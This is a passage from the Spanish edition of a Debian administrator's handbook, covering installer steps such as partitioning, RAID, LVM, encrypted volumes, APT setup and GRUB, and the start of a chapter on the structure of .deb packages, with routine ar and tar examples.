
Discos.

La primera pantalla mostrará los discos disponibles, sus particiones y cualquier espacio libre posible que no haya sido particionado aún. Puede seleccionar cada elemento mostrado; presionar la tecla **Enter** mostrará una lista con las acciones posibles.

Puede borrar todas las particiones en un disco al seleccionarlo.

Al seleccionar el espacio libre en un disco puede crear una nueva partición manualmente. También puede hacerlo con el particionado guiado, que es una solución interesante para un disco que ya contiene otro sistema operativo pero que podría desear particionar para Linux de forma estándar. Revise [Sección 4.2.13.1, “Particionado guiado”](#) para más detalles sobre el particionado guiado.

Figura 4.11. Editar/crear una partición



***VOLVER A LOS CIMIENTOS* Punto de montaje**

El punto de montaje es el árbol de directorios que albergará el contenido del sistema de archivos en la partición seleccionada. Por lo tanto, una partición montada en `/home/` generalmente está destinada a contener la información de los usuarios.

Cuando el directorio se llama «/» es llamada «*raíz*» («root») del árbol de archivos y, por lo tanto, la raíz de la partición que contendrá el sistema Debian en sí.

***VOLVER A LOS CIMIENTOS* Memoria virtual, «swap»**

La memoria virtual permite al núcleo de Linux, cuando careces de suficiente memoria (RAM), al liberar un poco de memoria almacenando las partes de la memoria RAM que han estado inactivas durante algún tiempo en la partición swap del disco duro. También es fundamental para las funciones "Suspend" e "Hibernar" un sistema.

Para simular la memoria adicional, Windows utiliza un archivo de intercambio que está contenido directamente en un sistema de archivos. Por lo contrario, Linux utiliza una partición dedicada a este propósito, de ahí el término “partición de intercambio”. Pero también puedes utilizar un archivo de intercambio.

Al elegir una partición puede elegir la forma en la que la va a utilizar:

- darle formato e incluirla en el árbol de archivos eligiendo un punto de montaje;
- utilizarla como partición swap;
- convertirla en un «volumen físico para cifrado» (para proteger la confidencialidad de los datos en ciertas particiones, revise abajo);
- convertirla en un «volumen físico para LVM» (se discute este concepto en detalle más adelante en este capítulo);
- utilizarla como dispositivo RAID (revise más adelante en este capítulo);
- también puede elegir no utilizarla y, por lo tanto, no modificarla.

4.2.13.3. Configuración de dispositivos multidisco (RAID por software)

Algunos tipos de RAID permiten duplicar la información almacenada en los discos duros para evitar la pérdida de datos en caso de que un problema de hardware afecte a uno de ellos. El RAID de nivel 1 mantiene una copia simple e idéntica (espejo) de un disco duro en otra unidad, mientras que los

RAID de nivel 5 o 6 dividen los datos redundantes en varios discos, lo que permite la reconstrucción completa de una unidad averiada.

Sólo describiremos RAID nivel 1 que es el más simple de implementar. El primer paso incluye crear dos particiones del mismo tamaño en dos discos duros distintos y utilizarlas como «volúmen físico para RAID».

Luego debe seleccionar «Configurar RAID por software» en la herramienta de particionado para combinar estas dos particiones en un nuevo disco virtual y seleccionar «Crear dispositivo MD» en la pantalla de configuración. Luego necesita responder una serie de preguntas sobre este nuevo dispositivo. La primera pregunta sobre el nivel de RAID a utilizar, que en nuestro caso será «RAID1». La segunda pregunta es sobre la cantidad de dispositivos activos — dos en nuestro caso, que es la cantidad de particiones que tienen que incluirse en este dispositivo MD. La tercera pregunta sobre la cantidad de dispositivos libres — 0; no tenemos planeado agregar discos adicionales de repuesto en caso que uno de los discos falle. La última pregunta requiere que seleccione las particiones para el dispositivo RAID — éstas serían las dos que separó para este propósito (asegúrese de seleccionar sólo las particiones que mencionen «raid» específicamente).

Nuevamente en el menú principal, aparecerá un nuevo disco «RAID». Este disco se presenta con sólo una partición que no puede ser eliminada pero a la que podemos especificar el uso que le daremos (como con cualquier otra partición).

Para más detalles sobre funciones RAID, revise la [Sección 12.1.1, “RAID por software”](#).

4.2.13.4. Configuración del gestor de volúmenes lógicos (LVM)

LVM le permite crear particiones «virtuales» a través de varios discos. Los beneficios son dobles: el tamaño de las particiones no estará limitado por el tamaño de los discos individuales sino por el del conjunto completo y podrá modificar el tamaño de las particiones existentes en cualquier momento, posiblemente agregando un disco adicional cuando lo necesite.

LVM utiliza una terminología particular: una partición virtual es un «volumen lógico», que es parte de un «grupo de volúmenes» o la asociación de varios «volúmenes físicos». De hecho, cada uno de esos términos se corresponde con una partición «real» (o dispositivo de RAID por software).

Esta técnica funciona de una forma muy simple: se divide cada volumen, sea lógico o físico, en bloques del mismo tamaño que LVM hace que coincidan. Agregar un nuevo disco causará la creación de un nuevo volumen físico y sus nuevos bloques pueden ser asociados a cualquier grupo de volúmenes. Todas las particiones del grupo de volúmenes expandido tendrán espacio adicional sobre el que extenderse.

La herramienta de particionado configura LVM en varios pasos. Primero debe crear las particiones en los discos existentes que serán «volúmenes físicos para LVM». Para activar LVM debe seleccionar «Configurar el gestor de volúmenes lógicos (LVM)» y luego, en la misma pantalla de configuración, «Crear grupo de volúmenes» al que le asociará los volúmenes físicos existentes. Finalmente podrá crear volúmenes lógicos dentro de este grupo de volúmenes. La herramienta de particionado automático puede realizar todos estos pasos automáticamente.

Cada volumen físico aparecerá en el menú de particionado como un disco con sólo una partición que no puede ser eliminada pero que puede utilizar como desee.

Se describe el uso de LVM con más detalles en la [Sección 12.1.2, “LVM”](#).

4.2.13.5. Configuración de particiones cifradas

Para garantizar la confidencialidad de sus datos, por ejemplo en el caso de pérdida o robo de su equipo o un disco duro, es posible cifrar los datos en algunas particiones. Se puede agregar esta funcionalidad bajo cualquier sistema de archivos ya que, como con LVM; Linux (en particular el controlador dm-crypt) utiliza el mapeador de dispositivos («Device Mapper») para crear una partición virtual (cuyo contenido es protegido) basándose en una partición subyacente que almacenará los datos en forma cifrada (gracias a LUKS, «configuración unificada de claves en Linux» por sus siglas en inglés, un formato estándar que permite almacenar tanto datos

encriptados como también metainformación que indica los algoritmos de cifrado utilizados).

***SEGURIDAD* Partición swap cifrada**

Cuando se utiliza una partición cifrada, se almacena la clave de cifrado en memoria (RAM). Obtener esta clave permite descifrar los datos, por lo que es de mayor importancia evitar dejar una copia de esta clave que pueda ser accedida por el potencial ladrón del equipo o disco duro o a un técnico de mantenimiento. Sin embargo, esto puede ocurrir fácilmente en un equipo portátil ya que al hibernar se almacenan los contenidos de la RAM en la partición swap. Si esta partición no se encuentra cifrada, el ladrón podrá acceder a la clave y utilizarla para descifrar los datos de las particiones cifradas. Por esta razón, cuando utilice particiones cifradas ¡es imperativo también cifrar la partición swap!

El instalador de Debian advertirá al usuario si intenta crear una partición cifrada cuando la partición swap no sea cifrada también.

Para crear una partición cifrada primero debe asignar una partición disponible para este propósito. Lo logrará seleccionando una partición e indicando que sea utilizada como «volumen físico para cifrado». Luego de particionar el disco que contenga el volumen físico, seleccione «Configurar volúmenes cifrados». El software le propondrá inicializar el volumen físico con datos aleatorios (dificultando aún más la localización de los datos reales) y le pedirá que ingrese una «frase de cifrado» que tendrá que ingresar cada vez que arranque el equipo para poder acceder al contenido de la partición cifrada. Una vez que complete este paso y haya vuelto al menú de la herramienta de particionado, tendrá disponible una nueva partición en un «volumen cifrado» que puede configurar como cualquier otra partición. En la mayoría de los casos, utilizará esta partición como un volumen físico de LVM para proteger varias particiones (volúmenes lógicos LVM) con la misma clave de cifrado, incluyendo la partición swap (revise el recuadro [*SEGURIDAD* Partición swap cifrada](#)).

4.2.14. Instalación del sistema base

Este paso, que no necesita interacción con el usuario, instala los paquetes del «sistema base» Debian. Esto incluye las herramientas **dpkg** y **apt** que administran los paquetes Debian, así como también los programas necesarios para iniciar el sistema y comenzar a utilizarlo.

Figura 4.12. Instalación del sistema base



4.2.15. Configuración del gestor de paquetes (apt)

Para poder instalar un software adicional, APT necesita ser configurado y saber dónde encontrar los paquetes Debian. Este paso está lo más automatizado posible.

NOTA CD-ROM de Debian en el dispositivo

Si el instalador detecta un disco de instalación de Debian en el lector de CD/DVD, no es necesario configurar APT para que busque paquetes en la red: APT es configurado automáticamente para leer paquetes de un dispositivo removible. Si el disco es parte de un conjunto el software ofrecerá la opción de «explorar» otros discos para tener referencias a todos los paquetes en ellos.

Si se solicita obtener los paquetes de Internet, el instalador permite elegir un servidor desde el que descargar estos paquetes, eligiendo primero un país y

luego un espejo disponible en ese país. Un espejo es un servidor público que aloja las copias de todos los ficheros del archivo maestro de Debian.

Figura 4.13. Selección de una réplica de Debian



Finalmente, el programa propone utilizar un proxy HTTP. Si no configura un proxy, accederá a internet directamente. Si ingresa

`http://proxy.falcot.com:3128`, APT utilizará el *proxy/caché* de Falco, un programa «Squid». Puede encontrar estas configuraciones revisando la configuración de un navegador web en otro equipo conectado a la misma red.

Los archivos `Packages.xz` y `Sources.xz` son descargados automáticamente para actualizar la lista de paquetes reconocidos por APT.

VOLVER A LOS CIMIENTOS Proxy HTTP

Un proxy HTTP es un servidor que redirige un pedido HTTP para usuarios de red. A veces ayuda a acelerar las descargas manteniendo una copia de los archivos transferidos a través de él (hablamos entonces de un «proxy/caché»). En algunos casos es el único modo de acceder un servicio web externo; en dichos casos es esencial responder la pregunta correspondiente durante la instalación para que el programa pueda descargar los paquetes Debian a través de él.

Squid es el nombre del software de servidor utilizado por Falcot Corp que ofrece este servicio.

4.2.16. Concurso de popularidad de paquetes Debian

El sistema Debian contiene un paquete llamado popularity-contest cuyo propósito es compilar estadísticas del uso de paquetes. Cada semana, este paquete recopila información de los paquetes instalados y aquellos utilizados recientemente y envía esta información de forma anónima a los servidores del proyecto Debian. El proyecto luego puede utilizar esta información para determinar la importancia relativa de cada paquete, lo que influencia la prioridad que se le dará a cada uno. En particular, los paquetes más «populares» serán incluidos en el CD-ROM de instalación facilitando el acceso a los mismos a aquellos usuarios que no deseen descargarlos o adquirir un conjunto completo.

Este paquete sólo se activa a pedido por respeto a la confidencialidad de los datos de uso de los usuarios.


4.2.17. Selección de paquetes para instalación

El siguiente paso te permite elegir el propósito del ordenador en términos muy amplios; Las doce tareas sugeridas corresponden a listas de paquetes para instalar. La lista de los paquetes que realmente se instalarán se ajustará y completará más adelante, pero esto proporciona un buen punto de partida de una manera sencilla.

Este paso puede requerir un conjunto completo de medios de instalación o una conexión a Internet y una configuración de espejo que funcione como se describe anteriormente.

Algunos paquetes también son instalados automáticamente según el hardware detectado (gracias al programa **discover-pkginstall** del paquete **discover**).

Figura 4.14. Elección de tareas



4.2.18. Instalación del gestor de arranque GRUB

El gestor de arranque es el primer programa iniciado por el BIOS. Este programa carga el núcleo Linux a la memoria y luego lo ejecuta. Generalmente ofrece un menú que le permite al usuario seleccionar el núcleo y/o sistema operativo a iniciar.

CUIDADO El gestor de arranque e inicio dual

Esta fase en el proceso de instalación de Debian detecta los sistemas operativos que ya se encuentran instalados en el equipo y agrega los elementos correspondientes al menú de arranque,

pero no todos los programas de instalación lo hacen.

En particular, si luego instala (o reinstala) Windows borrará el gestor de arranque. Debian seguirá en el disco duro pero no podrá accederlo desde el menú de arranque (excepto para Windows 10, donde será aún accesible desde la consola de recuperación de Windows). Necesitará iniciar el sistema de instalación de Debian en modo «rescate» (**rescue**) para configurar un gestor de arranque menos exclusivo. El manual de instalación describe en detalle esta operación.

→ <https://www.debian.org/releases/stable/amd64/ch08s06>

De forma predeterminada, el menú propuesto por GRUB contiene todos los núcleos Linux instalados así como también todos los demás sistemas operativos detectados. Es por esta razón que debería aceptar la oferta de instalarlo en el registro de arranque maestro («Master Boot Record»). Generalmente tiene sentido mantener algunas versiones anteriores del núcleo ya que hacerlo mantiene su capacidad de iniciar el mismo sistema cuando el último núcleo instalado es defectuoso o no se adapta correctamente al hardware.

GRUB es el gestor de arranque predeterminado que instala Debian gracias a su superioridad técnica: funciona con la mayoría de los sistemas de archivos y por lo tanto no requiere una actualización después de cada instalación de un nuevo kernel, ya que lee tu configuración durante el arranque y encuentra la posición exacta del nuevo núcleo. La versión 1 del GRUB (ahora conocida como “Grub Legacy”) no podía manejar todas las combinaciones para el LVM y el software para el RAID; La versión 2, instalada por defecto, es más completa. Si bien todavía puede haber situaciones en las que sea preferible instalar LILO (otro gestor de arranque); el instalador de Debian ya no admite la instalación del mismo.

Vale la pena mencionar que GRUB no es un único gestor de arranque, es más como una colección de gestores de arranque adaptada para diferentes casos. La gran cantidad de paquetes binarios construidos a partir del paquete fuente de GRUB reflejan eso: *grub-efi-amd64* es para el arranque de ordenadores de 64 bits en modo UEFI, *grub-efi-ia32* es para el arranque de ordenadores de 32 bits en modo UEFI, *grub-pc* es para el arranque en modo BIOS, *grub-uboot* para ordenadores ARM, etc.

Para más información sobre la configuración de GRUB, revise la [Sección 8.8.2, “Configuración de GRUB 2”](#).

***CULTURA* Secure Boot y el gestor de arranque shim**

Secure Boot es una tecnología que garantiza que sólo se ejecuta un software validado por el proveedor del sistema operativo. Para realizar su trabajo, cada elemento de las secuencias de arranque valida el siguiente componente de software que va a ejecutar. En el nivel más profundo, el firmware UEFI incorpora claves criptográficas proporcionadas por Microsoft para comprobar la firma del gestor de arranque, garantizando que es seguro ejecutarlo. Como conseguir un binario firmado por Microsoft es un proceso largo, Debian decidió no firmar GRUB directamente. En su lugar, utiliza un gestor de arranque intermediario llamado shim, que casi nunca necesita cambiar, y cuyo único papel es comprobar la firma proporcionada por Debian en GRUB y ejecutar GRUB. Para ejecutar Debian en una máquina que tenga activado el arranque seguro, debes instalar el paquete shim-signed.

Abajo en la pila de software, GRUB realizará una comprobación similar con el núcleo, y luego el núcleo puede que también compruebe firmas en módulos que se cargan. El núcleo también puede prohibir algunas operaciones que podrían alterar la integridad del sistema.

Debian 10 (Buster) fue la primera versión compatible con el arranque seguro. Antes, había que desactivar esa característica en la pantalla de la configuración del sistema que ofrecía la BIOS o la UEFI.

4.2.19. Finalización de la instalación y reiniciado

La instalación ahora está completa, el programa le invita a quitar el CD-ROM y reiniciar el equipo.

Figura 4.15. Instalación completa

Finish the installation*Installation complete*

Installation is complete, so it is time to boot into your new system. Make sure to remove the installation media, so that you boot into the new system rather than restarting the installation.

[Screenshot](#)[Go Back](#)[Continue](#)

[[!]] Finish the installation

Installation complete

Installation is complete, so it is time to boot into your new system. Make sure to remove the installation media, so that you boot into the new system rather than restarting the installation.

<Go Back>


<Continue>

<Tab> moves; <Space> selects; <Enter> activates buttons

4.3. Luego del primer arranque

Si activó la tarea «Entorno Debian de escritorio» sin ninguna elección explícita (o con la elección de "GNOME"), el equipo mostrará el gestor de inicio de sesión **gdm3**.

Figura 4.16. Primer arranque



El usuario que fue creado puede iniciar sesión y comenzar a trabajar inmediatamente.

4.3.1. Instalación de software adicional

Los paquetes instalados corresponden a los perfiles seleccionados durante la instalación pero no necesariamente para el uso que se le dará realmente al equipo. Por lo tanto, podría desear utilizar una herramienta de gestión de paquetes para refinar la selección de paquetes instalados. Las dos herramientas utilizadas más frecuentemente (que son instaladas si se eligió el perfil «Entorno Debian de escritorio») son **apt** (disponible desde la línea de órdenes) y **synaptic** («Administrador de paquetes Synaptic» en el menú).

Para facilitar la instalación de grupos de programas coherentes, Debian crea «tareass» dedicadas a usos específicos (servidor de correo, servidor de archivos, etc.). Tuvo oportunidad de seleccionarlos durante la instalación y puede accederlos nuevamente gracias a herramientas de gestión de paquetes como **aptitude** (las tareas se encuentran en una sección particular) y **synaptic** (a través del menú Editar → Marcar paquetes por tarea...).

Aptitude es una interfaz para APT de pantalla completa en modo texto. Permite al usuario navegar la lista de paquetes disponibles según varias categorías (paquetes instalados o no instalados, por tarea, por sección, etc.) y revisar toda la información disponible para cada uno de ellos (dependencias, conflictos, descripción, etc.). Cada paquete puede ser marcado «install» (para instalar, la tecla +) o «remove» (para eliminar, la tecla -), Se realizarán todas estas operaciones simultáneamente una vez que las confirme presionando la tecla **g** (por «go!», «¡adelante!»). Si se olvidó algunos programas no se preocupe; podrá ejecutar **aptitude** nuevamente una vez que se completó la instalación inicial.

SUGERENCIA Debian piensa en quienes no hablan inglés

Muchas tareas están dedicadas a la localización del sistema a otros idiomas además del inglés. Incluyen documentación traducida, diccionarios y varios otros paquetes útiles a quienes hablen distintos idiomas. Se selecciona la tarea apropiada automáticamente si seleccionó un idioma distinto al inglés durante la instalación.

Por supuesto, es posible no seleccionar ninguna tarea para instalar. En este caso, puedes instalar manualmente el software que quieras con el comando **apt** o **aptitude** (ambos accesibles desde la línea de comandos). Los paquetes se pueden encontrar utilizando el comando **apt-cache search task keyword**.

VOCABULARIO Dependencias de un paquete, conflictos

En la jerga de empaquetado de Debian, una «dependencia» es otro paquete necesario para que el paquete en cuestión funcione correctamente. A la inversa, un «conflicto» es un paquete que no puede ser instalado junto con otro.

Se discuten estos conceptos con más detalles en el [Capítulo 5, *Sistema de paquetes: herramientas y principios fundamentales*](#).

4.3.2. Actualización del sistema

Al principio, generalmente se necesitaba **apt upgrade** (una orden utilizada para actualizar automáticamente los programas instalados), especialmente debido a posibles actualizaciones de seguridad publicadas desde la entrega de la última versión estable de Debian. Estas actualizaciones podrían requerir preguntas adicionales a través de **debconf**, la herramienta estándar para configuración en Debian. Para más información sobre estas actualizaciones realizadas por **apt** revise la [Sección 6.2.3, “Actualización del sistema”](#).

Capítulo 5. Sistema de paquetes: herramientas y principios fundamentales

Como un administrador de un sistema Debian generalmente manejará paquetes `.deb` ya que contienen unidades funcionales consistentes (aplicaciones, documentación, etc.) facilitando su instalación y mantenimiento. Por lo tanto, es buena idea saber qué son y cómo utilizarlos.

Este capítulo describe la estructura y los contenidos de paquetes «binarios» y «fuente». Los primeros son archivos utilizables directamente con **dpkg**, mientras que los últimos contienen el código fuente así como las instrucciones para crear los paquetes binarios.

5.1. Estructura de un paquete binario

El formato del paquete Debian fue diseñado para que su contenido pueda ser extraído en cualquier sistema Unix que tenga los programas clásicos **ar**, **tar** y **xz**, o a veces **gzip** o **bzip2**. Esta propiedad aparentemente trivial es importante para portabilidad y recuperación en caso de desastres.

Imagine por ejemplo que eliminó por error el programa **dpkg** y que, por lo tanto, ya no puede instalar paquetes Debian. Siendo **dpkg** un paquete en sí mismo pareciera como que su sistema estuviese condenado... afortunadamente conoce el formato de un paquete y puede [descargar](#) el archivo `.deb` para el paquete `dpkg` e instalarlo manualmente (revise el recuadro [HERRAMIENTAS dpkg, APT y ar](#)). Si por cualquier motivo o problema uno o más de los programas **ar**, **tar** o **gzip/xz/bzip2** desaparecieron sólo necesitará copiar el programa faltante de otro sistema

(ya que cada uno de ellos funciona de forma completamente autónoma una simple copia bastará). Si su sistema sufre algún evento de peor fortuna e incluso esto no funciona (¿quizás a su sistema le falten bibliotecas a más bajo nivel?), debería intentar la versión estática del programa **busybox** (incluido en el paquete **busybox-static**), el cual es inclusive más autocontenido y proporciona órdenes como **busybox ar**, **busybox tar** y **busybox xz**.

En caso de error más vale que también tengas una copia de seguridad de tu sistema (véase [Sección 9.10](#), “Respaldo”).

HERRAMIENTAS dpkg, APT y ar

dpkg es el programa que maneja los archivos `.deb` (paquetes binarios), en particular los extrae, analiza y descomprime.

APT (las siglas de Advanced Packaging Tool) es un grupo de programas que permite la ejecución de modificaciones de más alto nivel al sistema: instalar o eliminar un paquete (mientras mantiene dependencias satisfechas), actualizar la lista de paquetes (**apt update**) y actualizar el sistema (**apt upgrade**), listar los paquetes disponibles, etc.

Al igual que el programa **ar**, proporcionado por el paquete **binutils**, permite gestionar archivos del mismo nombre:

- **ar t archivo** muestra la lista de archivos contenidos en dicho archivo,
- **ar x archivo** extrae los ficheros del archivo al directorio de trabajo actual,
- **ar d archivo fichero** borra un fichero del archivo, etc.

Su página de manual `ar(1)` documenta todas sus demás características. **ar** es una herramienta muy rudimentaria que un administrador de Unix sólo usaría en raras ocasiones, pero los administradores utilizan habitualmente **tar**, un programa de gestión de archivos y ficheros más evolucionado. Por eso es fácil restaurar **dpkg** en caso de una eliminación errónea. Sólo tendrías que descargar el paquete Debian y extraer el contenido del archivo `data.tar.xz` en la raíz del sistema (/):

```
# ar x dpkg_1.20.9_amd64.deb
# tar -C / -p -xJf data.tar.xz
```

***VOLVER A LOS CIMIENTOS* Notación de páginas de manual**

Los principiantes pueden encontrar confusas las referencias como «`ar(1)`» en la literatura. Generalmente esta es una forma conveniente de referirse a la página de manual titulada `ar` en la sección 1.

Algunas veces se utiliza esta notación para eliminar ambigüedades, por ejemplo para distinguir entre el programa **printf**, que también puede indicarse como `printf(1)`, y la función `printf` del lenguaje de programación C, que también puede indicarse como `printf(3)`.

El [Capítulo 7, Resolución de problemas y búsqueda de información relevante](#) discute las páginas de manual con más detalles (revise la [Sección 7.1.1, “Páginas de manual”](#)).

Estos son los contenidos de un archivo `.deb`:

```
$ ar t dpkg_1.20.9_amd64.deb
debian-binary
control.tar.gz
data.tar.xz
$ ar x dpkg_1.20.9_amd64.deb
$ ls
control.tar.gz  data.tar.xz  debian-binary
dpkg_1.20.9_amd64.deb
$ tar tJf data.tar.xz | head -n 16
./
./etc/
./etc/alternatives/
./etc/alternatives/README
./etc/cron.daily/
./etc/cron.daily/dpkg
./etc/dpkg/
./etc/dpkg/dpkg.cfg
./etc/dpkg/dpkg.cfg.d/
./etc/logrotate.d/
